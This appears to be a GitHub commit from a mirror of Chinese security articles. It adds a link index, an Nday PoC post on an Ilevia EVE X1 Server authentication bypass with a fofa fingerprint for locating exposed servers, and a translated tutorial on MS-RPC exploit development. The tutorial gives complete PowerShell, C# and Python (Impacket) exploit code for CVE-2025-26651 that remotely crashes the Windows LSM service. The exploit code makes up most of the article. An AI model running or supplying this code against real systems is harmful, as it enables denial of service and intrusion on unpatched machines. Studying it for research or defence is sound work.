mirror of
https://github.com/gelusus/wxvl.git
synced 2026-10-28 19:30:54 +00:00
Ilevia EVE X1 Server login.php 身份认证绕过漏洞、对以前的地图api漏洞做点小补充、漏洞复现 | 灵当CRM XlsFileUpload.php 任意文件上传漏洞、利用 CVE-2025-49825(Teleport 中的身份验证绕过漏洞)、人工智能重要漏洞通报(2026年第四期)、白帽收藏!截至2026 年国内可提交漏洞拿赏金平台大全、Windows MS-RPC 漏洞利用开发、海康威视IP网络对讲广播系统敏感信息泄露漏洞 附POC、谷歌修复2026年第四个遭主动利用的Chrome零日漏洞、
This commit is contained in:
 test committed
1 parent
77d63df347
commit
c8b6fd0bc0
10 files changed
+1040
-1
No files matched your search
@@ -19525,5 +19525,14 @@
|
||||
"https://mp.weixin.qq.com/s/Y8lidlMnLlL1uwsEUGaxzw": "Smart Slider 3 WordPress 插件任意文件读取漏洞 | CVE-2026-3098复现&研究",
|
||||
"https://mp.weixin.qq.com/s/336CcmNzC50-mYvAxppZGA": "【登录背后的秘密-第五章】2FA 绕过漏洞详解:半登录状态的致命缺陷",
|
||||
"https://mp.weixin.qq.com/s/LZ_9OruWH0AVSQjLVX6wZQ": "干货 | HOST碰撞漏洞挖掘技巧",
|
||||
"https://mp.weixin.qq.com/s/DrUecwWUSW-A0WTg7vWggw": "权限收了,功能还在漏洞"
|
||||
"https://mp.weixin.qq.com/s/DrUecwWUSW-A0WTg7vWggw": "权限收了,功能还在漏洞",
|
||||
"https://mp.weixin.qq.com/s/hXPIZ2WYp-m2h5wy5bVxdg": "Ilevia EVE X1 Server login.php 身份认证绕过漏洞",
|
||||
"https://mp.weixin.qq.com/s/E8ixVURFi7PmvOylrkjWEw": "对以前的地图api漏洞做点小补充",
|
||||
"https://mp.weixin.qq.com/s/pM9TF2cSPiBT0T3aNqRrDw": "漏洞复现 | 灵当CRM XlsFileUpload.php 任意文件上传漏洞",
|
||||
"https://mp.weixin.qq.com/s/21Ayr2PuXvT_2O__PfuHLw": "利用 CVE-2025-49825(Teleport 中的身份验证绕过漏洞)",
|
||||
"https://mp.weixin.qq.com/s/9C51UbUnNg2b4Sq-jUri-g": "人工智能重要漏洞通报(2026年第四期)",
|
||||
"https://mp.weixin.qq.com/s/k3eFVjkAgF79v9Uu1AVnwg": "白帽收藏!截至2026 年国内可提交漏洞拿赏金平台大全",
|
||||
"https://mp.weixin.qq.com/s/xrCCuvr2Mngi3SqyGk9XCQ": "Windows MS-RPC 漏洞利用开发",
|
||||
"https://mp.weixin.qq.com/s/S40SDFLeqPlms-lQOPwj0A": "海康威视IP网络对讲广播系统敏感信息泄露漏洞 附POC",
|
||||
"https://mp.weixin.qq.com/s/_6CCau6pMus_QEeSETsK3g": "谷歌修复2026年第四个遭主动利用的Chrome零日漏洞"
|
||||
}
|
||||
@@ -0,0 +1,117 @@
|
||||
# Ilevia EVE X1 Server login.php 身份认证绕过漏洞
|
||||
Superhero
|
||||
Superhero Nday Poc 2026-04-02 03:22
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
内容仅用于学习交流自查使用,由于传播、利用本公众号所提供的
|
||||
POC
|
||||
信息及
|
||||
POC对应脚本
|
||||
而造成的任何直接或者间接的后果及损失,均由使用者本人负责,公众号Nday Poc及作者不为此承担任何责任,一旦造成后果请自行承担!
|
||||
|
||||
|
||||
**01**
|
||||
|
||||
**漏洞概述**
|
||||
|
||||
|
||||
Ilevia EVE X1 Server login.php 接口存在身份认证绕过漏洞,未授权的攻击者可利用漏洞url获取在线用户sessionid 导致用户信息泄露,并且切换网站session后可直接接管后台,造成信息泄露或恶意破坏,使系统处于极不安全状态。
|
||||
**02******
|
||||
|
||||
**搜索引擎**
|
||||
|
||||
|
||||
fofa:
|
||||
```
|
||||
icon_hash="392278119"
|
||||
```
|
||||
|
||||

|
||||
|
||||
|
||||
**03******
|
||||
|
||||
**漏洞复现**
|
||||
|
||||

|
||||
|
||||
替换cookie,登录后台
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**04**
|
||||
|
||||
**自查工具**
|
||||
|
||||
|
||||
nuclei
|
||||
|
||||

|
||||
|
||||
afrog
|
||||
|
||||

|
||||
|
||||
|
||||
**05******
|
||||
|
||||
**修复建议**
|
||||
|
||||
|
||||
1、关闭互联网暴露面或接口设置访问权限
|
||||
|
||||
2、升级至安全版本
|
||||
|
||||
|
||||
**06******
|
||||
|
||||
**内部圈子介绍**
|
||||
|
||||
### 【Nday漏洞实战圈】🛠️
|
||||
|
||||
专注公开1day/Nday漏洞复现 · 工具链适配支持
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
🔍 **资源内容**
|
||||
|
||||
▫️ 整合全网公开1day/Nday漏洞POC详情
|
||||
|
||||
▫️ 适配Afrog/Nuclei检测脚本
|
||||
|
||||
▫️ 支持内置与自定义POC目录混合扫描
|
||||
|
||||
🔄 **更新计划**
|
||||
|
||||
▫️ 每周新增7-10个实用POC(来源公开平台)
|
||||
|
||||
▫️ 所有脚本经过基础测试,降低调试成本
|
||||
|
||||
🎯 **适用场景**
|
||||
|
||||
▫️ 企业漏洞自查 ▫️ 渗透测试 ▫️ 红蓝对抗 ▫️ 安全运维
|
||||
|
||||
✧━━━━━━━━━━━━━━━━✧
|
||||
|
||||
⚠️ **重要声明**
|
||||
|
||||
▫️
|
||||
仅限合法授权测试,严禁违规使用
|
||||
|
||||
**▫️虚拟资源服务,购买后不接受任何形式退款**
|
||||
|
||||
▫️
|
||||
付款
|
||||
前请评估需求,慎重考虑
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,277 @@
|
||||
# Windows MS-RPC 漏洞利用开发
|
||||
Remco van der
|
||||
Remco van der securitainment 2026-04-02 04:42
|
||||
|
||||
> 展示几种针对 MS-RPC 漏洞编写利用程序的不同方法
|
||||
|
||||
|
||||
|
||||
<table><thead><tr style="border-top-width: 1px;border-top-style: solid;border-top-color: rgb(204, 204, 204);background-color: white;margin: 0px;padding: 0px;"><th style="font-weight: bold;border: 1px solid rgb(204, 204, 204);text-align: left;margin: 0px;padding: 6px 13px;"><section><span leaf="">原文链接</span></section></th><th style="font-weight: bold;border: 1px solid rgb(204, 204, 204);text-align: left;margin: 0px;padding: 6px 13px;"><section><span leaf="">作者</span></section></th></tr></thead><tbody><tr style="border-top-width: 1px;border-top-style: solid;border-top-color: rgb(204, 204, 204);background-color: white;margin: 0px;padding: 0px;"><td style="border: 1px solid rgb(204, 204, 204);text-align: left;margin: 0px;padding: 6px 13px;"><section><span leaf="">https://www.incendium.rocks/posts/Exploit-Development-For-MSRPC/</span></section></td><td style="border: 1px solid rgb(204, 204, 204);text-align: left;margin: 0px;padding: 6px 13px;"><section><span leaf="">Remco van der Meer</span></section></td></tr></tbody></table>## 引言
|
||||
|
||||
在我对 MS-RPC 的研究过程中,我发现了多个漏洞,并将它们连同可用的概念验证 (PoC) 一起报告给了 Microsoft。当时我需要在网上查找如何针对 MS-RPC 漏洞编写利用程序,但相关资料非常匮乏。希望这篇博客能够填补这方面的空白,帮助大家学会自己编写这类利用程序。
|
||||
|
||||
本文将介绍三种针对同一漏洞编写可用利用程序的方法,涵盖 PowerShell、.NET (可执行文件) 以及用于远程利用的 Python。
|
||||
## 漏洞
|
||||
|
||||
由于我们需要一个同时支持本地和远程利用的漏洞,我选择了 CVE-2025-26651 作为演示对象。该漏洞的影响类型为拒绝服务 (Denial of Service),因为它能在低权限用户上下文中使 LSM (Local Session Manager) 服务崩溃。Microsoft 已在四月份的更新中修复了此漏洞。
|
||||
|
||||
该漏洞的本质是调用了一个本不应在 RPC 服务器中实现的过程。正常情况下,RPC 服务器应返回 0x80004001
|
||||
,即 Windows 中表示 Not implemented
|
||||
的错误码。然而,RPC 运行时仍然允许对该过程进行调用。如果你感兴趣,可以在这里阅读更多关于该漏洞的详细分析。
|
||||
|
||||
包含该漏洞过程的 LSM RPC 接口为 88143fd0-c28d-4b2b-8fef-8d882f6a9390
|
||||
,漏洞过程为 RpcGetSessionIds
|
||||
,其定义如下:
|
||||
```
|
||||
RpcGetSessionIds(NtCoreLib.Ndr.Marshal.NdrEnum16 p0, int p1)
|
||||
```
|
||||
## PowerShell
|
||||
|
||||
在我看来,PowerShell 是在本地与 RPC 交互的最简单、最便捷的方式。我们只需要 NtObjectManager PowerShell 模块即可。通常情况下,你不会在实际的漏洞利用场景中使用 PowerShell,因为你需要导入整个模块的源代码或者通过 Install-Module
|
||||
安装模块,这并不是很理想。不过,它非常适合用来快速验证漏洞和测试利用思路。
|
||||
|
||||
首先,安装该模块:
|
||||
```
|
||||
Install-Module NtObjectManager
|
||||
```
|
||||
|
||||
模块安装完成后,我们需要使用 Get-RpcServer
|
||||
获取 RPC 服务器的接口,同时传入 dbghelp.dll
|
||||
进行符号解析。之所以要解析 dbghelp.dll
|
||||
,是为了获取 RPC 服务器的符号信息。否则,漏洞过程 RpcGetSessionIds
|
||||
将显示为类似 Proc15
|
||||
的通用名称。
|
||||
```
|
||||
$vulnrpcserver="$env:systemdrive\windows\system32\lsm.dll"|Get-RpcServer-DbgHelpPath ".\dbghelp.dll"
|
||||
```
|
||||
|
||||
不过,如果我们现在检查 $vulnrpcserver
|
||||
,会发现它包含 9 个 RPC 接口
|
||||
```
|
||||
$rpcinterfaceName UUID Ver Procs EPs Service Running---------------------------------lsm.dll 11f25515-c879-400a-989e-b074d5f092fe 1.0110 LSM Falselsm.dll 1e665584-40fe-4450-8f6e-8023623996941.040 LSM Falselsm.dll 88143fd0-c28d-4b2b-8fef-8d882f6a9390 1.0120 LSM Falselsm.dll 11899a43-2b68-4a76-92e3-a3d6ad8c26ce 1.040 LSM Falselsm.dll 53825514-1183-4934-a0f4-cfdc51c3389b 1.050 LSM Falselsm.dll e3907f22-c899-44e7-9d11-9d8b3d924832 1.070 LSM Falselsm.dll c2d15ccf-a416-46dc-ba58-4624ac7a9123 1.030 LSM Falselsm.dll 484809d6-4239-471b-b5bc-61df8c23ac48 1.0210 LSM Falselsm.dll c938b419-5092-4385-8360-7cdc9625976a 1.020 LSM False
|
||||
```
|
||||
|
||||
漏洞过程 RpcGetSessionIds
|
||||
位于 88143fd0-c28d-4b2b-8fef-8d882f6a9390
|
||||
接口中。我们也可以直接筛选获取该接口。
|
||||
```
|
||||
$vulnrpcinterface="$env:systemdrive\windows\system32\lsm.dll"|Get-RpcServer-DbgHelpPath ".\dbghelp.dll"|? {$_.InterfaceId-eq'88143fd0-c28d-4b2b-8fef-8d882f6a9390'}
|
||||
```
|
||||
|
||||
现在只剩下一个接口,正是我们需要的:
|
||||
```
|
||||
$vulnrpcinterfaceName UUID Ver Procs EPs Service Running---------------------------------lsm.dll 88143fd0-c28d-4b2b-8fef-8d882f6a9390 1.0120 LSM True
|
||||
```
|
||||
|
||||
要实际调用漏洞过程,我们需要一个已连接到 RPC 端点的 RPC 客户端。可以通过以下命令查看有哪些可用的端点:
|
||||
```
|
||||
$vulnrpcinterface.Endpoints
|
||||
```
|
||||
|
||||
然而,Get-RpcServer
|
||||
函数似乎无法发现任何端点。另一种方法是结合 -FindAlpcPort
|
||||
开关使用 Get-RpcEndpoint
|
||||
,它会对本地端点映射器进行暴力枚举,查找 ALPC (Advanced Local Procedure Call) 端点。
|
||||
```
|
||||
Get-RpcEndpoint-InterfaceId 88143fd0-c28d-4b2b-8fef-8d882f6a9390 -InterfaceVersion 1.0-FindAlpcPortUUID Version Protocol Endpoint Annotation-------------------------------------88143fd0-c28d-4b2b-8fef-8d882f6a9390 1.0 ncalrpc LSMApi88143fd0-c28d-4b2b-8fef-8d882f6a9390 1.0 ncalrpc LRPC-34828d104667efa88f88143fd0-c28d-4b2b-8fef-8d882f6a9390 1.0 ncalrpc OLEF301E99E9C25C368F9F1CF081E88
|
||||
```
|
||||
|
||||
三个端点都可以选择,但一般来说,我们希望选择一个在系统重启后依然可用、并且在其他系统上也能正常工作的端点。基于这些原因,我们选择 LSMApi
|
||||
端点。要创建 RPC 客户端并连接到 LSMApi
|
||||
端点,可以使用 Get-RpcClient
|
||||
和 Connect-RpcClient
|
||||
。要指定客户端连接的端点,我们使用 -StringBinding
|
||||
参数,该参数接受协议序列与端点的组合,本例中为 ncalrpc 与端点名称的组合。
|
||||
```
|
||||
$client=$vulnrpcinterface|Get-RpcClientconnect-RpcClient$client-StringBinding "ncalrpc:[LSMApi]"$clientNew : _ConstructorsNewArray : _Array_ConstructorsConnected : TrueEndpoint : \RPC Control\LSMApiProtocolSequence : ncalrpcObjectUuid :InterfaceId : 88143fd0-c28d-4b2b-8fef-8d882f6a9390:1.0Transport : NtCoreLib.Win32.Rpc.Transport.RpcAlpcClientTransportDefaultTraceFlags : None
|
||||
```
|
||||
|
||||
现在我们已经有了连接好的客户端,可以调用过程了 (前提是我们有权限这样做)。
|
||||
```
|
||||
$client.RpcGetSessionIds(0,0)MethodInvocationException: Exception calling "RpcGetSessionIds" with "2" argument(s): "(0xC0000701) - The ALPC message requested is no longer available."
|
||||
```
|
||||
|
||||
漏洞过程被成功调用,LSM 服务随即崩溃!总结以上步骤,下面的 PowerShell 脚本可以作为完整的利用程序使用:
|
||||
```
|
||||
# Get vulnerable RPC interface object$vulnrpcinterface="$env:systemdrive\windows\system32\lsm.dll"|Get-RpcServer-DbgHelpPath ".\dbghelp.dll"|? {$_.InterfaceId-eq'88143fd0-c28d-4b2b-8fef-8d882f6a9390'}# Get a RPC client$client=$vulnrpcinterface|Get-RpcClientconnect-RpcClient$client-StringBinding "ncalrpc:[LSMApi]"# Invoke procedure$client.RpcGetSessionIds(0,0)
|
||||
```
|
||||
|
||||
该脚本假设 NtObjectManager 模块已经安装。你也可以下载源代码,然后使用 Import-Module .\NtObjectManager\NtObjectManager.psm1
|
||||
手动导入模块。
|
||||
## 可执行文件
|
||||
|
||||
要编写利用程序并将其编译为可执行文件或 DLL,我通常使用 Visual Studio。针对 MS-RPC 编写可执行利用程序有多种方法。本文选择使用 NtObjectManager 库。它的一个缺点是库体积较大,导致我们的利用程序体积也会相应增大。不过,它确实是编写可用利用程序的一种便捷方式。
|
||||
|
||||
首先我们需要获取 RPC 客户端的源代码。本例中,源代码使用 C# 语言编写。手动编写这些代码会非常繁琐,好在有一种方法可以自动生成。
|
||||
|
||||
这里我们再次需要用到 NtObjectManager PowerShell 模块。这次只需创建 RPC 接口对象,然后通过管道传递给 Format-RpcClient
|
||||
即可。
|
||||
```
|
||||
$vulnrpcinterface="$env:systemdrive\windows\system32\lsm.dll"|Get-RpcServer-DbgHelpPath ".\dbghelp.dll"|? {$_.InterfaceId-eq'88143fd0-c28d-4b2b-8fef-8d882f6a9390'}$vulnrpcinterface|Format-RpcClient
|
||||
```
|
||||
|
||||
以上命令将输出如下 C# 代码:
|
||||
```
|
||||
//------------------------------------------------------------------------------// <auto-generated>// This code was generated by a tool.//// Changes to this file may cause incorrect behavior and will be lost if// the code is regenerated.// </auto-generated>//------------------------------------------------------------------------------// Source Executable: c:\windows\system32\lsm.dll// Interface ID: 88143fd0-c28d-4b2b-8fef-8d882f6a9390// Interface Version: 1.0// Client Generated: 31-7-2025 10:14:19// NtCoreLib Version: 9.0.6+3875b54e7b10b10606b105340199946d0b877754namespacerpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0{ #region Marshal Helpersinternalsealedclass_Marshal_Helper : NtCoreLib.Ndr.Marshal.NdrMarshalBufferDelegator {public_Marshal_Helper() :this(newNtCoreLib.Ndr.Marshal.NdrMarshalBuffer()) { }public_Marshal_Helper(NtCoreLib.Ndr.Marshal.INdrMarshalBufferm) :base(m) { }....<snipped>
|
||||
```
|
||||
|
||||
我们可以将代码复制粘贴到 Visual Studio 中,也可以直接导出为 .cs
|
||||
文件:
|
||||
```
|
||||
$vulnrpcinterface|Format-Rpcclient-OutputPath ./
|
||||
```
|
||||
|
||||
导出的文件名为 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs
|
||||
。接下来,打开 Visual Studio 并创建一个新项目,选择 Console App (.NET Framework) 类型。项目初始会包含一个 Program.cs
|
||||
文件,我们将在其中编写利用代码。在此之前,先将 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs
|
||||
文件拖入解决方案资源管理器。如果一切顺利,你将看到类似下图的结构:
|
||||
|
||||
Visual Studio 中利用程序的解决方案资源管理器
|
||||
|
||||
在编辑 Program.cs
|
||||
之前,我们需要将 NtObjectManager.dll
|
||||
添加为项目的引用。否则 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs
|
||||
中的代码将无法编译。右键点击"引用",选择"添加引用",然后浏览找到 NtObjectManager.dll
|
||||
的路径。如果已安装该模块,它通常位于 C:\Program Files\WindowsPowerShell\Modules\NtObjectManager\2.0.1
|
||||
。
|
||||
|
||||
现在开始编写利用代码!首先导入必要的库 (如果 VS 尚未自动添加):
|
||||
```
|
||||
using System;using rpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0;
|
||||
```
|
||||
|
||||
NtObjectManager PowerShell 模块会自动处理 RPC 过程的输出参数,因此我们通常只需指定输入参数。但在本例中,我们还需要为输出参数创建缓冲区。要了解该过程需要哪些输入和输出参数,只需查看生成的 RPC 客户端文件 88143fd0-c28d-4b2b-8fef-8d882f6a9390_1.0.cs
|
||||
,搜索该过程即可:
|
||||
```
|
||||
RpcGetSessionIds(NtCoreLib.Ndr.Marshal.NdrEnum16 p0, int p1, out int[] p2, out int p3)
|
||||
```
|
||||
|
||||
在本例中,p2 为整数数组,p3 为整数。
|
||||
|
||||
我们编写一个简单的 Program
|
||||
类。该类只包含一个 Main
|
||||
函数,返回类型为 Void
|
||||
,不接受任何参数。它的功能是创建一个 RPC 客户端对象,连接到 LSMApi
|
||||
端点,然后调用漏洞过程:

|
||||
```
|
||||
using System;using rpc_88143fd0_c28d_4b2b_8fef_8d882f6a9390_1_0;classProgram{staticvoidMain() {try {using (Client client = new Client()) { client.Connect("LSMApi");int[] someIntArray;int someInt = 0;try { client.RpcGetSessionIds(0,0, out someIntArray, out someInt); }catch { } } }catch (Exception ex) { Console.WriteLine($"Error: {ex.Message}"); }finally { Console.WriteLine("Execution finished."); } }}
|
||||
```
|
||||
|
||||
代码中还包含了错误处理逻辑,你也可以选择省略。至此利用程序编写完成,可以构建了。点击 Build -> Build Solution。
|
||||
```
|
||||
1>------ Build started: Project: PoC, Configuration: Release Any CPU ------1> PoC -> C:\Users\user\Documents\PoC\PoC\bin\Release\PoC.exe========== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped ==================== Build completed at 10:40 and took 01,161 seconds ==========
|
||||
```
|
||||
|
||||
我们没有将 NtObjectManager.dll
|
||||
库编译到可执行文件中。因此,要运行 Poc.exe
|
||||
,还需要将 NtObjectManager.dll
|
||||
复制到同一目录下。这一点需要注意。
|
||||
## Python
|
||||
|
||||
本文的最后一部分将重点介绍如何使用 Python 构建利用程序。当 RPC 接口同时通过命名管道端点暴露时,我们可以通过 SMB 端口 135/445 进行远程连接。在这种情况下,漏洞被利用的可能性将大幅增加,因为攻击者无需获得本地访问权限。
|
||||
|
||||
要确认是否可以通过命名管道连接到 LSM RPC 接口 88143fd0-c28d-4b2b-8fef-8d882f6a9390
|
||||
,我们无法依赖 NtObjectManager。作为替代,我通常使用 RpcView 来查看所有可用端点。
|
||||
|
||||
LSM RPC 服务器的可用 RPC 端点
|
||||
|
||||
LSM 的命名管道为 \pipe\LSM_API_service
|
||||
。确认存在可用的命名管道后,我们可以继续编写 Python 利用程序。我们将使用 Impacket库,特别是其中的 DCERPC version 5 部分。此外,还需要导入 sys
|
||||
和 argparse
|
||||
模块,用于解析脚本参数中的用户名和密码并传递给 Impacket。
|
||||
```
|
||||
import sysimport argparsefrom impacket import system_errorsfrom impacket.dcerpc.v5 import transportfrom impacket.dcerpc.v5.ndr importNDRCALL, NDRSTRUCTfrom impacket.dcerpc.v5.dtypes importUUID, ULONG, WSTR, DWORD, NULL, BOOL, UCHAR, PCHAR, RPC_SID, LPWSTRfrom impacket.dcerpc.v5.rpcrt importDCERPCException, RPC_C_AUTHN_WINNT, RPC_C_AUTHN_LEVEL_PKT_PRIVACYfrom impacket.uuid import uuidtup_to_bin
|
||||
```
|
||||
|
||||
接下来,我们创建一个处理 RPC 异常的类。这是一个非常通用的类,在大多数使用 Impacket RPC 的 Python 脚本中都能看到。它会将 RPC 错误格式化为清晰的错误消息,便于调试。
|
||||
```
|
||||
classDCERPCSessionError(DCERPCException):def__init__(self, error_string=None, error_code=None, packet=None):DCERPCException.__init__(self, error_string, error_code, packet)def__str__( self ): key =self.error_codeif key in system_errors.ERROR_MESSAGES: error_msg_short = system_errors.ERROR_MESSAGES[key][0] error_msg_verbose = system_errors.ERROR_MESSAGES[key][1]return'SessionError: code: 0x%x - %s - %s'% (self.error_code, error_msg_short, error_msg_verbose)else:return'SessionError: unknown error code: 0x%x'%self.error_code
|
||||
```
|
||||
|
||||
接下来,我们需要获取漏洞过程 RpcGetSessionIds
|
||||
的 opnum (操作编号)。如果运气好,Microsoft 文档中会记录该信息,本例中就是如此。该过程的 opnum 为 8。如果没有找到官方文档,也可以使用 NtObjectManager PowerShell 模块中的 Format-RpcClient
|
||||
,具体方法参见本文 PowerShell 章节中的说明。它会生成客户端的 C# 源代码,其中包含各个过程的定义:
|
||||
```
|
||||
publicint RpcGetSessionIds(NtCoreLib.Ndr.Marshal.NdrEnum16 p0, int p1, out int[] p2, out int p3){ _Marshal_Helper @__m = new _Marshal_Helper(CreateMarshalBuffer()); @__m.WriteEnum16(p0); @__m.WriteInt32(p1); _Unmarshal_Helper @__u = SendReceive(8, @__m);try { p2 = @__u.ReadReferent<int[]>(new System.Func<int[]>(@__u.Read_16), false); p3 = @__u.ReadInt32();return @__u.ReadInt32(); }finally { @__u.Dispose(); }}
|
||||
```
|
||||
|
||||
其中第 6 行 _Unmarshal_Helper @__u = SendReceive(8, @__m);
|
||||
包含了 opnum (8)。回到 Python 利用程序,我们需要定义 RPC 调用的数据结构。具体来说,我们将创建 RPC 会话输入和响应的结构体,同时为调用本身创建输入和输出的结构体,它们基于上述 RPC 会话类构建。
|
||||
```
|
||||
################################################################################# RPC CALLS################################################################################classRPCSESSIONINPUT(NDRSTRUCT): structure = ( ('p0', DWORD), ('p1', DWORD), )classRPCSESSIONRESPONSE(NDRSTRUCT): structure = ( ('p2', ULONG), ('p3', ULONG), )classRpcGetSessionIds(NDRCALL): opnum =8 structure = ( ('input',RPCSESSIONINPUT), )classRpcGetSessionIdsResponse(NDRCALL): structure = ( ('response', RPCSESSIONRESPONSE), )
|
||||
```
|
||||
|
||||
接下来,引用 opnum 及其对应的结构体:
|
||||
```
|
||||
################################################################################# OPNUMs and their corresponding structures################################################################################OPNUMS= {8 : (RpcGetSessionIds, RpcGetSessionIdsResponse),}
|
||||
```
|
||||
|
||||
利用程序的最后一个类包含两个函数。connect
|
||||
函数负责定义 RPC 接口和端点,并使用 Impacket 的认证机制通过命名管道连接到 RPC 接口。该函数同时支持 NTLM 和 Kerberos 认证。
|
||||
|
||||
RpcGetSessionIds
|
||||
函数使用前面定义的 RPC 调用数据结构类,按照指定参数发起实际的 RPC 调用。
|
||||
```
|
||||
classCrashLSM():defconnect(self, username, password, domain, lmhash, nthash, target, doKerberos, dcHost, targetIp): binding_params = {'LSM_API_SERVICE': {'stringBinding': r'ncacn_np:%s[\pipe\LSM_API_SERVICE]'% target,'MSRPC_UUID_LSM': ('88143fd0-c28d-4b2b-8fef-8d882f6a9390', '1.0') }, } rpctransport = transport.DCERPCTransportFactory(binding_params["LSM_API_SERVICE"]['stringBinding'])ifhasattr(rpctransport, 'set_credentials'): rpctransport.set_credentials(username=username, password=password, domain=domain, lmhash=lmhash, nthash=nthash)if doKerberos: rpctransport.set_kerberos(doKerberos, kdcHost=dcHost)if targetIp: rpctransport.setRemoteHost(targetIp) dce = rpctransport.get_dce_rpc() dce.set_auth_type(RPC_C_AUTHN_WINNT) dce.set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)print("[-] Connecting to %s"% binding_params["LSM_API_SERVICE"]['stringBinding'])try: dce.connect()exceptExceptionas e:print("Something went wrong, check error status => %s"%str(e))#sys.exit()returnprint("[+] Connected!")print("[+] Binding to %s"% binding_params["LSM_API_SERVICE"]['MSRPC_UUID_LSM'][0])try: dce.bind(uuidtup_to_bin(binding_params["LSM_API_SERVICE"]['MSRPC_UUID_LSM']))exceptExceptionas e:print("Something went wrong, check error status => %s"%str(e))#sys.exit()returnprint("[+] Successfully bound!")return dcedefRpcGetSessionIds(self, dce):print("[-] Sending RpcGetSessionIds!")try: request = RpcGetSessionIds() request['input']['p0'] =0 request['input']['p1'] =0 request.dump() resp = dce.request(request)exceptExceptionas e:print(e)
|
||||
```
|
||||
|
||||
利用程序的最后一个函数 (main) 使用 argparse
|
||||
库解析用户指定的参数,将其传递给 Impacket 并启动利用程序。
|
||||
```
|
||||
defmain(): parser = argparse.ArgumentParser(add_help=True, description="Crash LSM PoC") parser.add_argument('-u', '--username', action="store", default='', help='valid username') parser.add_argument('-p', '--password', action="store", default='', help='valid password (if omitted, it will be asked unless -no-pass)') parser.add_argument('-d', '--domain', action="store", default='', help='valid domain name') parser.add_argument('-hashes', action="store", metavar="[LMHASH]:NTHASH", help='NT/LM hashes (LM hash can be empty)') parser.add_argument('-no-pass', action="store_true", help='don\'t ask for password (useful for -k)') parser.add_argument('-k', action="store_true", help='Use Kerberos authentication. Grabs credentials from ccache file ''(KRB5CCNAME) based on target parameters. If valid credentials ''cannot be found, it will use the ones specified in the command ''line') parser.add_argument('-dc-ip', action="store", metavar="ip address", help='IP Address of the domain controller. If omitted it will use the domain part (FQDN) specified in the target parameter') parser.add_argument('-target-ip', action='store', metavar="ip address",help='IP Address of the target machine. If omitted it will use whatever was specified as target. ''This is useful when target is the NetBIOS name or Kerberos name and you cannot resolve it') parser.add_argument('target', help='ip address or hostname of target') options = parser.parse_args()if options.hashes isnotNone: lmhash, nthash = options.hashes.split(':')else: lmhash ='' nthash =''if options.password ==''and options.username !=''and options.hashes isNoneand options.no_pass isnotTrue:from getpass import getpass options.password = getpass("Password:") plop = CrashLSM() dce = plop.connect(username=options.username, password=options.password, domain=options.domain, lmhash=lmhash, nthash=nthash, target=options.target, doKerberos=options.k, dcHost=options.dc_ip, targetIp=options.target_ip)if dce isnotNone: plop.RpcGetSessionIds(dce) dce.disconnect() sys.exit()
|
||||
```
|
||||
|
||||
最后两行代码确保脚本被直接执行时调用 main 函数:
|
||||
```
|
||||
if__name__=='__main__': main()
|
||||
```
|
||||
|
||||
现在,我们可以使用 NTLM 认证来执行利用:
|
||||
|
||||
远程利用成功,LSM 服务崩溃
|
||||
## 结论
|
||||
|
||||
希望这篇博客能够帮助大家了解如何针对 Windows 上的 MS-RPC 漏洞编写利用程序。本文介绍了本地利用方式 (使用 PowerShell 和 .NET) 以及远程利用方式 (Python)。此外,我建议在实际开发时先用 PowerShell 脚本进行原型验证,明确利用程序的需求后,再迁移到 .NET 或 Python 编写适用于真实场景的利用程序。
|
||||
## 参考来源
|
||||
### 工具与仓库
|
||||
- **NtObjectManager (Google Project Zero)**
|
||||
一套用于检查 Windows 内核对象和 RPC 接口的工具。
|
||||
|
||||
GitHub 仓库
|
||||
|
||||
- **NtObjectManager PowerShell 模块**
|
||||
用于与 Windows 内核对象交互的 PowerShell 模块,适用于安全研究。
|
||||
|
||||
PowerShell Gallery
|
||||
|
||||
---
|
||||
### 技术博客与分析文章
|
||||
- **Automating MS-RPC Vulnerability Research**
|
||||
(Incendium)
|
||||
深入探讨如何自动化发现和分析 Windows 中的 RPC 漏洞。
|
||||
|
||||
阅读博客
|
||||
|
||||
- **CVE-2025-26651: Pressing the LSM Kill Switch**
|
||||
(Warpnet)
|
||||
CVE-2025-26651 的技术分析和利用说明。
|
||||
|
||||
阅读博客
|
||||
|
||||
---
|
||||
### 官方文档与安全公告
|
||||
- **Microsoft 安全公告: CVE-2025-26651**
|
||||
Microsoft 针对 LSM 漏洞的官方公告和缓解指南。
|
||||
|
||||
查看公告
|
||||
|
||||
